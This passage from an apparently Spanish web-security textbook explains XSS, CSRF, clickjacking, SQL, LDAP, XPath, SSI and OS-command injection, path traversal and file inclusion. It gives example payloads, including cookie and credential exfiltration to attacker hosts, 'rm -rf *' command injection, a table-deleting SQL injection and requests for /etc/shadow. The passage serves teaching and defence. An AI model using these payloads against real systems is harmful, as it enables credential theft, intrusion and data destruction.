El ejemplo más típico es el de una aplicación que toma un contenido introducido por el usuario y lo muestra sin haberlo procesado previamente para evitar ataques.

Este ataque suele llevarse a cabo de manera conjunta con algún tipo de ingeniería social ya que requiere de la debilidad de una aplicación pero también de la confianza de un usuario.

A diferencia de los ataques de *Cross-Site Scriptting* (XSS) el contenido a mostrar no tienen que ser un lenguaje de script, ni siquiera de marcas HTML. De hecho, una aplicación puede estar protegida a un ataque XSS pero ser vulnerable al aquí descrito.

Un ejemplo habitual puede ser el siguiente. Una aplicación toma el valor introducido en el parámetro “búsqueda” para mostrar el encabezado de la página. El atacante hace llegar a la víctima un enlace compuesto del siguiente modo:

```
http://example.com/page.php?busqueda=<h3>Introduzca su usario y
contraseña</h3> <form method="POST"
action="http://servidor_atacante/login.php"> Usuario: <input
type="text" name="usuario" /> <br /> Contraseña: <input
type="password" name="contrasena" /><br /><input type="submit"
value="Entrar" /></form><!--
```

Esto mostrará en pantalla un formulario que si la víctima rellena y envía, hará llegar al servidor del atacante su usuario y contraseña.

4.4.2 Cross-site scripting (XSS)

Junto con el *SQL Injection*, se trata de uno de los ataques más extendidos en la actualidad y con un nivel de riesgo alto. Se basa en el mostrado no seguro por parte de la aplicación de contenido malicioso introducido por el atacante.

Ese contenido suele tratarse de HTML o JavaScript, pero pueden ser otros lenguajes de *script* soportados por los navegadores, como ActiveX o Flash. Así mismo, el ataque no tiene que venir exclusivamente por el navegador, sino por cualquier aplicación que muestre ese contenido, como puede ser aplicaciones de correo o lectores de RSS.

El problema viene porque los navegadores no pueden diferenciar si el código es legítimo o es del atacante, por lo que se ejecuta con los mismos privilegios teniendo acceso a información sensible, *cookies* o *tokens* de sesión así como a cualquier funcionalidad provista por el propio navegador, como redirecciones, apertura de *iframes*, etcétera.

Veamos los distintos tipos de ataque XSS existentes.

4.4.2.1 Ataque persistente o almacenado

Hace referencia a aquellos ataques que quedan almacenados de algún modo en la aplicación, por ejemplo, aplicaciones como foros donde la información introducida por el usuario queda guardada y es mostrada a otros usuarios.

Como ejemplo, supongamos que una aplicación de foros vulnerable a este tipo de ataque recibiese un mensaje con el siguiente contenido JavaScript:

```
<script>

document.location = 'http://example.com/scriptAtaque.php?cookie='
+ document.cookie;

</script>
```

Cada usuario que acceda a la aplicación y le sea mostrado ese código enviará a la URL indicada por el atacante el contenido de la *cookie* con toda la información que ésta contenga.

Recordar que para considerar una aplicación como vulnerable a este tipo de ataque, el código almacenado debe ser interpretado por el navegador y no sólo mostrado en el mismo.

4.4.2.2 Ataque no persistente o reflejado

Probablemente el más común de los distintos tipos comentados, se basa en los mismos principios que el anterior pero en este caso el código malicioso no es almacenado por la aplicación sino que simplemente se incluye en el contenido de la respuesta y es interpretado por el navegador.

Los más claros ejemplos de este tipo son las aplicaciones que muestran los resultados de búsquedas o mensajes de error con el contenido introducido por el usuario.

En este caso, solo los usuarios que accedan a través de una URL maliciosa se verán afectados por la vulnerabilidad.

A pesar de lo anterior, es sumamente sencillo que los usuarios medios sufran este tipo de ataques. Una combinación con algo de ingeniería social y con elementos tan sencillos como la codificación de la URL o un "acortador" de direcciones será suficiente para que un usuario termine accediendo a la URL maliciosa.

4.4.2.3 Ataque a través de DOM

Si bien este ataque tiene un cierto grado de experimentalidad, la debilidad que explota es real y su particularidad reside en que no es necesario que la aplicación sea vulnerable a los ataques XSS clásicos explicados en los dos puntos anteriores, ya que el código malicioso introducido no es devuelto por el servidor e impreso en el HTML resultante por lo que no se puede englobar en las categorías de almacenado o reflejado.

El ataque aprovecha que la aplicación acceda a la información suministrada por el navegador en el DOM, en cualquiera de los objetos contenidos dentro de este. A continuación se incluye una demostración del concepto.

Supongamos una página estática:

```
http://example.com/inseguro
```

Que se compone con el siguiente código:

```
<HTML>
<TITLE>Página de bienvenida</TITLE>
Hola
<SCRIPT>
var pos=document.URL.indexOf("nombre=")+6;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
¡Bienvenido a bordo!
</HTML>
```

Como podemos ver, esta aplicación utiliza la información contenida en DOM de la página, a través del objeto *document*, para escribir en pantalla el nombre introducido por el usuario. Esta modificación del contenido de la página se hace en el cliente, la página es estática y no dependerá del parámetro introducido.

Una llamada a esta página en un uso normal, podría ser:

```
http://example.com/inseguro?nombre=Juan
```

Sin embargo este comportamiento podría utilizarse de forma maliciosa introduciendo como parámetro código de *script* como en el caso siguiente:

```
http://example.com/inseguro?nombre=<script>alert(document.cookie)<
/script>
```

4.4.2.4 Contagio de ataques XSS

Fundamentalmente en el caso de ataques almacenados, existe la posibilidad de que el ataque vaya extendiéndose y replicando de forma automática.

Como ejemplo suele nombrarse el caso de “Samy” el primer gusano basado en XSS que consiguió relevancia al conseguir infectar más de un millón de perfiles del portal web MySpace en menos de 24 horas. Al acceder al perfil del atacante en la web hacía que el usuario que lo visitaba automáticamente lo marcase como “usuario favorito” y además modificaba el perfil de la víctima de tal modo que si alguien accedía a su perfil ese comportamiento era replicado.

4.4.3 Cross-site Request Forgery (CSRF)

Esta amenaza consiste en hacer que la víctima realice solicitudes a una aplicación de forma no autorizada, aprovechando la confianza de la aplicación o sitio web en ese usuario, en concreto en el navegador del mismo. El problema surge porque muchos usuarios no finalizan correctamente sus sesiones en las distintas aplicaciones, bien porque las propias aplicaciones no proveen de las herramientas adecuadas, bien porque no se hace un uso correcto de esas herramientas.

El ataque podría llevarse a cabo en la siguiente secuencia:

1. La víctima visita la web o aplicación susceptible de ataque y aunque ha acabado el uso que quería hacer de ella, no se ha finalizado la sesión correctamente, con lo que la víctima sigue teniendo acceso a las distintas operativas de la aplicación.
2. El atacante hace llegar una URL a la víctima que apunta a la aplicación anterior y será ejecutada en su equipo, esto puede llevarse a cabo mediante un enlace, o simplemente mediante la visualización de una imagen en el navegador el atributo origen de la misma.
3. La URL anterior realiza alguna acción en la aplicación aprovechando la confianza de la misma en el navegador de la víctima.

Si bien esta vulnerabilidad conlleva parte de ingeniería social, donde la aplicación poco puede hacer para protegerse, sí existen determinados puntos que pueden hacer mucho más complejo el llevar a cabo un ataque mediante esta vía. Así, proveer de la funcionalidad de finalizar sesión a los usuarios, que esta funcione correctamente, fijar tiempos de expirado de la sesión en caso de inactividad, o implementar un sistema de *token* que se mantenga a lo largo de todas las peticiones de la sesión, pueden ser sistemas que protejan a la aplicación de esta debilidad.

4.4.4 Clickjacking

Esta técnica consiste en mostrar una aplicación web fidedigna, incrustada dentro de otra web maliciosa pero de forma inapreciable para el usuario, de tal forma que mientras se está intentando interactuar con la página visible, en realidad se está haciendo con la del atacante.

En este caso, normalmente el usuario estará accediendo a una URL que no es la original, pero por algún motivo (ataque previo en DNS, ofuscamiento de la URL, distracción) no es capaz de apreciarlo, pensando que está accediendo al sitio fidedigno.

Este ataque puede tener distintas motivaciones, la obtención de credenciales, cambios en diversas configuraciones, realizar acciones involuntariamente en redes sociales, etcétera.

Un ejemplo práctico podría ser una aplicación que cargue la página de acceso a un servicio de correo electrónico como fondo, pero sobre este, esté mostrando una página completamente vacía excepto por dos campos de formulario que hace coincidir en posición y apariencia con los campos de acceso del correo electrónico.

El usuario estará introduciendo así de forma inconsciente sus datos en la página del atacante.




Figura 7: Representación de ataques de clickjacking. Fuente: http://www.encoders.co.in

No existen demasiadas opciones para evitar este tipo de ataque, en todo caso podrían utilizarse las cabeceras HTTP disponibles en algunos navegadores para indicar que esa página no debe ser cargada en un *frame* del navegador.

La otra posibilidad es controlar en el cliente si la página a proteger está siendo mostrada en primer plano o existen otras sobre ella.

4.5 Ejecución de comandos

Determinados ataques en las aplicaciones web no suponen accesos indebidos o conseguir privilegios para realizar acciones en la misma, sino que van un poco más allá permitiendo ejecutar comandos en el sistema operativo del servidor, en el *software* instalado en el mismo o al que tiene acceso.

4.5.1 Desbordamiento de buffer

Un desbordamiento de buffer ocurre cuando se escriben en la memoria más datos de los que se había reservado en la programación de la aplicación (sea web o no). Es decir, se ha cometido un error a la hora de gestionar adecuadamente la memoria, un error muy habitual. Una vez producido un desbordamiento, basta con unos pocos bytes introducidos para causar una brecha de seguridad de gran importancia, motivo este por el que es uno de los objetivos más buscados por los atacantes.

Existen distintos tipos de desbordamiento de buffer que son el desbordamiento de pila (*stack overflow*), el desbordamiento de montículo (*heap overflow*) o el desbordamiento de enteros (*integer overflow*).

Este tipo de errores van asociados a las distintas tecnologías o lenguajes de programación utilizados y también suelen requerir de defectos en la programación de la aplicación para poder ser explotados.

Una vez encontrada una vulnerabilidad de este tipo, podría hacerse que en los fragmentos introducidos se insertasen instrucciones maliciosas o ejecutar algún comando que nos permita un acceso mayor a la máquina que alberga la aplicación.

En resumen, sin bien son complicadas de encontrar, una debilidad de este tipo puede comprometer totalmente la seguridad de nuestra aplicación y del sistema completo.

4.5.2 LDAP Injection

Este tipo de ataques son realizados contra aplicaciones que utilizan parámetros introducidos por el usuario para generar cadenas de consulta a un sistema LDAP. Así, si estos parámetros no son correctamente tratados de manera previa a su utilización en la consulta a LDAP se permitirá la ejecución arbitraria de comandos.

Podemos tomar como ejemplo una aplicación que tome el nombre de un usuario indicado en un parámetro de la aplicación y componga la cadena de búsqueda del siguiente modo:

```
$consultaLdap = '(cn=' . $usuario . ')';
```

Posteriormente, mostrará los datos recuperados por pantalla.

Si no tratamos correctamente ese parámetro, un atacante podría llevar a cabo determinadas inyecciones de código como por ejemplo:

- '*' si indicase un asterisco como nombre de usuario, la aplicación devolvería la información de todos los usuarios del sistema.
- 'juan) (| (password = *))' esta cadena revelaría la contraseña del usuario “juan”

Estos ejemplos, aunque debilidades graves, solo supondrían la revelación de información del sistema LDAP, pero recordemos que según la funcionalidad de la aplicación o el uso que se haga de los parámetros introducidos por el usuario, podrían llevarse a cabo modificaciones en el contenido del árbol.

4.5.3 Comandos de Sistema Operativo

Una vez más nos encontramos con un tipo de debilidad que se basa en el mal uso por parte de las aplicaciones de la información introducida por parte de los usuarios, en este caso, ejecutando comandos contra el sistema operativo del servidor donde se aloja la aplicación. Así mismo, este tipo de ataques también se aprovecha en ocasiones de una mala configuración de los permisos de ejecución del sistema, la capacidad de ejecución de comandos en el servidor por parte del atacante viene marcada por la misma capacidad que tenga el propio programa atacado. Si un programa es ejecutado con un mayor nivel de permisos del necesario, se está aumentando innecesariamente la capacidad de ejecución del atacante.

Como ejemplo básico, supongamos una aplicación insegura que ejecute un comando de creación de un fichero en el servidor a partir de un parámetro introducido por el usuario. Toma el parámetro como nombre añadiendo únicamente el comando de creación del fichero propio del sistema operativo. En un sistema Unix, supongamos que se ejecutaría una sentencia del tipo:

```
touch NOMBRE_FICHERO
```

El atacante podría facilitar a la aplicación un nombre de fichero al que se concatenase otro comando, por ejemplo, si como nombre de fichero facilitamos:

```
nombrefalso.txt;rm -rf *
```

Terminaría ejecutándose la siguiente instrucción en el servidor:

```
touch nombrefalso.txt;rm -rf *
```

Lo que en un sistema Unix supondría la creación del fichero “nombrefalso.txt” y la posterior eliminación de todo el contenido de ese directorio.

4.5.4 SQL Injection

La inserción de código SQL es hoy por hoy una de las debilidades más extendidas y explotadas en las aplicaciones web.

Consiste en introducir código malicioso a una aplicación que construye sentencias SQL a partir de información suministrada por los usuarios, consiguiendo así alterar el comportamiento que esta lleva a cabo con la base de datos. Dada la naturaleza del ataque puede considerarse de alto riesgo, ya que podría obtenerse información sensible, modificar el contenido de la base de datos, realizar operaciones de administración como incluso la desconexión de la misma, etcétera.

En primer lugar los atacantes realizan un proceso de detección de la vulnerabilidad, normalmente introduciendo código mal formado en los campos susceptibles de convertirse en código SQL en la aplicación (campos de nombre de usuario, contraseña, búsqueda...) y comprobando si esto genera un error en la aplicación o simplemente una salida controlada de la misma. Si se da el primer caso, muy probablemente querrá decir que se está ejecutando el código introducido por lo que la aplicación es, seguramente, vulnerable a un ataque de este tipo.

Expondremos a continuación algunos ejemplos muy básicos de ataques de inserción de SQL contra una aplicación vulnerable. Obviamente la sintaxis y comandos utilizados varían en función del lenguaje de programación y motor de base de datos existente en la aplicación, en los ejemplos mostrados, se ha utilizado PHP como lenguaje de servidor y MySQL como motor de base de datos.

4.5.4.1 Acceso a la aplicación mediante usuario y contraseña

El ejemplo más típico, una aplicación que valida el acceso a la misma mediante un sistema de credenciales que chequea contra la base de datos si coinciden el usuario y la contraseña introducidos por el usuario.

La consulta SQL se forma del siguiente modo:

```
$sql = "SELECT * FROM usuario WHERE nombre='" . $_POST['usuario']
. "'";

$sql = $sql . " AND pass='" . $_POST['pass']  . "';";
```

Supongamos que el atacante dispone de un usuario "*dummy*" de la aplicación y lo introduce acompañado de la siguiente contraseña:

```
xxx' OR '1'='1'
```

La consulta a base de datos resultante sería la siguiente:

```
SELECT * FROM usuarios WHERE nombre='dummy' AND pass='xxx' OR
'1'='1';
```

Las condiciones de esta sentencia se evaluarían siempre como ciertas y sin disponer de la contraseña del usuario se obtendría acceso a la aplicación.

4.5.4.2 Obtención de contenido privado

La aplicación devuelve una serie de elementos de un tipo concreto propiedad del usuario, mediante la siguiente instrucción:

```
$sql = " SELECT * FROM articulos WHERE tipo='" . $_POST['tipo'] .
"'";

$sql = $sql . " AND propietario='" . $_POST['usuario'] . "'";
```

Si conocemos algunos de los caracteres especiales que utiliza el motor de base de datos, como en el caso de MySQL donde dos guiones consecutivos indican que el código a continuación es un comentario, podríamos introducir un código malicioso en el campo del tipo de artículo del siguiente modo:

```
cualquiera'; --
```

La sentencia generada entonces sería la siguiente

```
SELECT * FROM articulos WHERE tipo='tipo'; -- AND
propietario='dummy'';
```

Para la que la aplicación recuperaría todos los artículos del tipo introducido, ignorando el control de que el usuario indicado sea propietario de los mismos.

4.5.4.3 Borrado del contenido de una tabla

Supongamos que la aplicación elimina un artículo propiedad de un usuario mediante la siguiente sentencia:

```
$sql = " DELETE articulos WHERE propietario='" . $_POST['usuario']
. "'";

$sql = $sql . " AND nombre_articulo='" . $_POST['articulo'] . "'";
```

El atacante lleva a cabo un proceso previo de investigación para obtener el nombre de la tabla donde se almacena la información a eliminar, por ejemplo generando un error en la aplicación y analizando el mensaje devuelto. Una vez obtenido, bastaría con introducir en el parámetro artículo el siguiente contenido:

```
falso'; DELETE articulos
```

Lo que generaría la siguiente consulta a base de datos:

```
DELETE articulos WHERE propietario='usuario' AND
nombre_articulo='falso'; DELETE articulos;
```

La mayor parte de los sistemas de base de datos aceptarían el anterior texto como dos sentencias correctas, eliminando con la segunda todo el contenido de la tabla de artículos.

4.5.5 Blind SQL Injection

Esta es una variante del ataque descrito anteriormente. El atacante evalúa su uso cuando la página no genera información del error al introducir un código malicioso ni tampoco devuelve más información de la habitual.

Para comprobar esta debilidad se irán introduciendo distintos valores en el parámetro susceptible de ataque para ver si la respuesta de la aplicación cambia en función de si se evalúa una condición cierta o falsa, así aunque no obtengamos el contenido de la respuesta de la base de datos, sí podemos diferenciar si se cumplió o no una condición en función del resultado devuelto por el sistema. Veamos un ejemplo.

Supongamos la siguiente URL que devuelve un contenido correcto y donde creemos que el parámetro “id” es susceptible de ser atacado mediante esta técnica.

```
http://example.com/script.php?id=1
```

Veamos las siguientes URL. Si introduciendo la primera (a) obtenemos el mismo resultado que en el caso anterior, pero introduciendo la segunda (b) recibimos un mensaje de error, aunque sea controlado como un mensaje de elemento no existente, sabremos que el valor del parámetro “id” está siendo evaluado por el motor de base de datos de una forma insegura:

```
(a) http://example.com/script.php?id=1 and 1=1  => Siempre
verdadero

(b) http://example.com/script.php?id=1 and 1=0  => Siempre falso
```

Bastará con realizar, normalmente de forma automatizada, un proceso que vaya realizando peticiones a la aplicación para ir extrayendo información de la base de datos en función de si recibimos un tipo de respuesta (el contenido correcto) o el otro (mensaje de contenido inexistente).

Por ejemplo, a continuación veremos cómo podemos obtener la primera letra del usuario con el que se accede a la base de datos:

```
http://example.com/script.php?id=1 and substr(user(),1,1) = “a”
=> falso

http://example.com/script.php?id=1 and substr(user(),1,1) = “b”
=> falso

http://example.com/script.php?id=1 and substr(user(),1,1) = “c”
=> falso

http://example.com/script.php?id=1 and substr(user(),1,1) = “d”
=> cierto
```

Si optimizamos el proceso, por ejemplo realizando búsqueda dicotómica sobre los valores ASCII de esas letras, podemos obtener el valor de cada una en un máximo de 7 peticiones. 70 para una palabra de 10 letras. El tiempo necesario es de segundos.

4.5.6 SSI Injection (Server-side Include)

Determinados servidores web se apoyan en funcionalidades SSI (*Server-Side Include*), consistentes en la ejecución o inclusión de código en páginas HTML.

En el caso de una aplicación utilice información introducida por el usuario para generar instrucciones de tipo SSI, la debilidad vendrá cuando no exista un correcto tratamiento de la información suministrada, pudiendo llegar a ejecutarse contenido malicioso.

Algunos ejemplos de ejecuciones que podrían llevarse a cabo serían:

Listado de directorios en entornos Unix:

```
<!--#exec cmd="ls" -->
```

Listado de directorios en entornos Windows:

```
<!--#exec cmd="dir" -->
```

Mostrado de variables del sistema:

```
<!--#echo var="DOCUMENT_NAME" -->

<!--#echo var="DOCUMENT_URI" -->
```

Inclusión de contenido privado, por ejemplo de configuración:

```
<!--#INCLUDE VIRTUAL="/web.config"-->
```

4.5.7 XPath Injection

Al igual que las inserciones de SQL, también es posible encontrar vulnerabilidades en las aplicaciones que utilizan el lenguaje XPath para llevar a cabo consultas sobre ficheros XML.

Si la aplicación no valida correctamente la información introducida por el usuario de manera previa a la ejecución del comando XPath puede ser susceptible a un ataque mediante la inclusión de código malicioso en los campos que recojan información.

Un ejemplo muy común es el de validar credenciales de acceso a una aplicación contra un fichero XML que contiene la información de usuarios y contraseñas, solicitando esa información a través de dos campos a rellenar. El atacante intentará generar un mensaje de error en la aplicación introduciendo caracteres no válidos o dejando algún campo en blanco. Este podría ser un ejemplo de mensaje de error:

```
System.Xml.XPath.XPathException:

Error during parse of

string(//usuario[user/text()='' and
contrasena/text()='']/perfil/text())
```

Gracias a ese error se puede llegar a suponer cual sería el formato del archivo XML y de las peticiones realizadas, con lo que el atacante puede introducir en el campo de usuario el contenido siguiente:

```
' or 1=1 or ''='
```

De tal forma que se terminaría generando una instrucción similar a esta:

```
string(//usuario[user/text()='' or 1=1 or ''='' and
contrasena/text()='']/perfil/text())
```

Lo que llevaría al atacante a conseguir el acceso a la aplicación con el primer usuario del fichero XML.

En este tipo de ataques, y en el caso de que no haya un mensaje de error con información aprovechable como en el anterior ejemplo, también se pueden llevar a cabo técnicas de *Blind XPath Injection* análogas a las descritas en el apartado de *Blind SQL Injection* infiriendo los resultados como mediante consultas que puedan devolver verdadero o falso.

4.6 Revelación de información

4.6.1 Listado de directorio

Una funcionalidad muy común de los servidores web es la de devolver un listado completo del contenido de un directorio en determinadas ocasiones, como cuando no se especifica un punto de entrada concreto o el punto de entrada por defecto no existe (*index.php*, *index.html*...). Según en qué circunstancias, esta funcionalidad puede convertirse en una vulnerabilidad grave.

Es desgraciadamente común la llamada "seguridad por oscuridad" consistente en asumir que si un contenido de cualquier tipo no es directamente enlazado por la aplicación, nunca será mostrado por esta ni encontrado por un atacante. Esto, conjugado con la funcionalidad de listado de directorios, puede convertirse en una peligrosa debilidad.

A través del listado de directorios, el atacante podría acceder a ficheros temporales, ficheros de copia de seguridad, ficheros de script, ficheros de configuración, conocer convenciones de nombres o incluso conocer nombres de usuario a través de los nombres de carpetas.

Tres ejemplos de tipos de ataques a esta debilidad serían:

- Servidor erróneamente configurado de tal forma que al intentar permitir el listado de directorio en una ruta, se ha habilitado también para otras donde no debería ser posible. El atacante llevara a cabo un barrido exhaustivo realizando peticiones a todos los directorios con lo que aunque solo exista este error en un punto concreto, llegará a encontrarlo.
- Servidor inseguro por el propio funcionamiento del mismo. En ocasiones se han encontrado debilidades (o *bugs*) en servidores web que devolvían directorios listados a pesar de estar correctamente configurados simplemente mediante el envío de peticiones HTTP formadas de una manera concreta.
- Listados de directorios indexados por buscadores, aun habiéndose eliminado los listados del servidor original, es posible que los buscadores aún estén devolviendo la información comprometida o que ésta pueda encontrase en su caché.

4.6.2 Información en buscadores

En el caso de aplicaciones con acceso público vía internet, sin duda una de las mejores formas de realizar búsquedas de información sensible incorrectamente publicada es utilizar alguno de los buscadores existentes.

El proceso de indexado exhaustivo y totalmente desatendido de la mayoría de los buscadores hace que cualquier documento o sección privada enlazada desde cualquier otro lugar salga a relucir, ayudado por la paulatina sofisticación de los buscadores que

han logrado ir accediendo a más contenidos y de distintos tipos así como la mejora en las herramientas de búsqueda disponibles para los usuarios.

Por ejemplo, un atacante que intentase localizar un documento sensible, como son los salarios de los empleados de una empresa, esperando que hayan quedado accesibles en algún punto de su página web, podría utilizar el buscador Google realizando la siguiente búsqueda:

```
"inurl:salarios site:example.com filetype:pdf"
```

Esta búsqueda devolvería todas las URL recogidas por el buscador que cumplan las siguientes condiciones:

- Serán URL que pertenezcan al dominio que nos interese, en este ejemplo, "example.com".
- Devolverá documentos de tipo PDF.
- Todas las URL contendrán el término "salario".

4.6.3 Salto de directorios

En este ataque se intenta acceder a directorios que no están bajo el directorio raíz del servidor intentando saltar o recorrer distintas rutas introduciendo en la aplicación cadenas de cambio de directorio, en función del sistema operativo en el que se aloja el servidor.

Veremos un ejemplo alojado en un sistema Unix por lo que el carácter separador es la barra "/" y donde existen URL del siguiente tipo:

```
http://example.com/?pagina=elemento.php
```

El atacante intentará introducir en la aplicación URL de distintos tipos, por ejemplo, con rutas relativas indicando o no el parámetro:

```
http://example.com/?pagina=../../../directorio/fichero

http://example.com/../../directorio/fichero

http://example.com/?pagina=../../../../etc/shadow
```

Rutas absolutas:

```
http://example.com/?pagina=/var/www/configuracion.php

http://example.com/?pagina=/etc/shadow
```

Para evitar algunas protecciones de las aplicaciones, se incluyen los caracteres maliciosos codificados como si de una URL se tratara donde %2E equivale a "." y %2F equivale a "/", con sus distintas combinaciones:

```
http://example.com/?pagina=%2E%2E/directorio/fichero

http://example.com/?pagina=%2E%2E%2Fdirectorio%2Ffichero

http://example.com/?pagina=..%2Fdirectorio%2Ffichero
```

4.6.4 Elementos predecibles

Ataque muy básico consistente en localizar recursos aparentemente ocultos en la aplicación, explota la debilidad de algunos desarrollos que en lugar de proteger adecuadamente esos recursos, suponen que permanecerán seguros no siendo enlazados, ocultándolos.

Aplicando técnicas básicas de ingeniería social un atacante podría acceder a, por ejemplo:

- Secciones de administración ocultas que se encuentra en un subdirectorio "admin".
- Recursos estáticos como ficheros o documentos adjuntos de los que es fácilmente deducible el formato de URL con el que se almacenan.
- Recursos habituales que en ocasiones se dejan en la aplicación para uso interno o desarrollo, pero que terminan permaneciendo en producción. Un clásico ejemplo en desarrollo PHP puede ser el dejar accesible un archivo con la función *phpinfo()* que devuelve la configuración completa del servicio instalado.

4.6.5 Inclusión de archivos

Incluido dentro de esta sección de "Revelación de información", realmente en función de cómo se lleve a cabo este ataque, puede llegar a tener unos resultados u otros, pudiendo revelarse información, pero también ejecutarse determinados comandos o incluso llegar a darse una denegación del servicio.

Existen dos posibilidades a la hora de describir esta vulnerabilidad, por un lado puede tratarse de la inclusión de archivos locales, donde la aplicación cargará un archivo que se encuentra en el propio servidor. Por otro, también pueden realizarse inclusiones remotas, indicando rutas externas al servidor. En función del lenguaje en el que esté realizado el script y cómo se esté realizando la inclusión del archivo, aun estando físicamente en otra máquina, podría funcionar esa inclusión.

La debilidad en la que se apoya este ataque es, como en otras muchas ocasiones, la utilización de forma incorrecta un parámetro introducido por los usuarios. Así, el atacante podrá indicar una ruta que no se corresponda con la que debía utilizarse.

Por ejemplo supongamos una aplicación que genera este tipo de rutas:

```
http://example.com/view.php?file=1.html
```

Donde posteriormente se realiza la inclusión del fichero indicado en el parámetro, suponiendo un entorno PHP, se realizaría con el siguiente comando:

```
<?php

include('$_REQUEST["file"]');

?>
```

Esto haría que se muestre en pantalla el fichero cuyo nombre hemos introducido como parámetro. Nada más fácil para el atacante que realizar pruebas para incluir una ruta que lleve a un fichero que le pueda suministrar información interesante. Como por ejemplo:

```
http://example.com/view.php?file=../../../../etc/passwd
```

Si en lugar de esto, indicásemos una ruta externa como la siguiente:

```
http://example.com/view.php?file=http://atancante.com/script_envenenado.php
```

En este caso, y vista la forma en que se estaba realizando la inclusión, podría ejecutarse todo el código PHP que se desease en el servidor atacado.

Los casos expuestos son, obviamente, los ejemplos más sencillos, aunque se podrían dar algunos casos algo más complejos como que el script PHP original incluyese la extensión del archivo a procesar, o algún tipo de ruta inicial. Para estos casos el ataque deberá ser más elaborado pero desde luego no imposible.

Como protección general, es recomendable no realizar ninguna llamada al sistema de ficheros con información suministrada por los usuarios de la aplicación.

4.7 Ataques de tipo lógico

4.7.1 Abuso de funcionalidad

Estas técnicas de ataque consisten en utilizar de modo fraudulento y abusivo funcionalidades de la propia aplicación, bien en contra de ella misma, bien de otras aplicaciones o personas.

Aunque existen numerosas posibilidades de este uso abusivo, veremos tres ejemplos.

4.7.1.1 Envío de correo electrónico

Uno de las técnicas más clásicas, utilizar funcionalidades de envío de correos electrónicos de la aplicación para realizar envíos anónimos a terceros aprovechando funcionalidades mal acotadas en el desarrollo de la aplicación.

Por ejemplo, aun podemos encontrar publicados en algunas aplicaciones, scripts que reciben por parámetros de la URL los campos de destinatario y el contenido del mensaje a enviar. Si no limitamos de algún modo el acceso a esa URL, por ejemplo aceptando únicamente peticiones de un rango de IP concreta, podríamos ver la aplicación convertida en un robot de envío de correo no deseado.

4.7.1.2 Bloqueo de cuentas

Es muy común que una aplicación bloquee la cuenta de un usuario tras un número repetido de intentos de acceso fallidos, si no se definen políticas correctas acerca de esos bloqueos, sería muy sencillo para el atacante superar el número máximo de accesos permitidos para así bloquear el acceso a un usuario. Si de algún modo se pueden inferir los distintos nombres de usuarios de la aplicación, podría conseguirse un bloqueo generalizado.

4.7.1.3 Uso de aplicación como proxy

Una buena forma de explicarlo puede ser utilizar el caso concreto de la aplicación de traducción de Google. Esta aplicación posee una funcionalidad por la que se le puede indicar una URL a la que la aplicación internamente accederá y que devolverá traducida al usuario. Esta funcionalidad puede ser utilizada por un usuario como *proxy* anónimo para acceder a contenidos bloqueados dentro de una red.

4.7.2 Denegación de servicio

Se trata de un término muy genérico que hace referencia a cualquier tipo de ataque que intente impedir que la aplicación preste su servicio de manera normal.

Pueden llevarse a cabo de múltiples formas, aunque suele emplearse este término cuando se hace referencia a comportamientos maliciosos que buscan consumir de forma desmesurada recursos de la aplicación como pueden ser memoria, ciclos de CPU, conexiones a base de datos o a terceros etcétera. Una vez el atacante ha conseguido superar los límites en alguno o varios de estos recursos, la aplicación web no puede realizar su servicio con normalidad e incluso puede terminar resultando inaccesible.

Un ejemplo básico, aunque muy utilizado, de este tipo de ataques es localizar una petición legítima para que no sea descartada por la aplicación, pero lo más costosa posible para la misma (generar un informe, búsqueda con determinados parámetros...) y realizar un elevado número de peticiones concurrentes contra el servicio.

Existen otras muchas técnicas más sofisticadas para realizar este tipo de ataques como pueden ser:

- Bloqueo de cuentas de usuario por errores en la autenticación, como vimos en el punto anterior.
- Almacenado en sesión de un volumen demasiado elevado de datos, lo que en determinados sistemas puede provocar errores.
- Si se consiguen explotar debilidades en la aplicación o el servidor que nos permitan ejecutar código malicioso, podrían realizarse multitud de operaciones que deriven en la sobrecarga del sistema.
    - Bucles infinitos con operaciones complejas.
    - Forzar desbordamientos de pila.
    - Consultas desmesuradas a base de datos.
    - Operaciones bloqueantes contra recursos como ficheros o base de datos y que impidan su acceso por parte de otras peticiones de la aplicación.

4.7.3 Protección contra *bots* insuficiente

Determinados procesos de una aplicación web pueden ser susceptibles de ser atacados realizando una operación un elevado número de veces. Para esto los atacantes suelen implementar automatismos que les permitan hacer viables los tiempos necesarios para llevar a cabo el ataque.

Algunos ejemplos de elementos susceptibles de ser atacados mediante automatizaciones serían:

- Intento de acceso no autorizado mediante un ataque de fuerza bruta a una contraseña, quizá el ejemplo más obvio.
- Ataque mediante publicación de contenido no deseado. Por ejemplo, un ataque de *spam* a un foro.
- Reserva de cuenta de usuario. Se automatiza el proceso de registro de usuario en un servicio, de tal forma que la mayor parte de los nombres de usuario habituales dejan de estar disponibles.
- Consumo desmesurado de información, mediante múltiples peticiones.

Ante estos ataques solo queda establecer determinados controles para evitar la automatización de procesos, que normalmente suelen ser los siguientes:

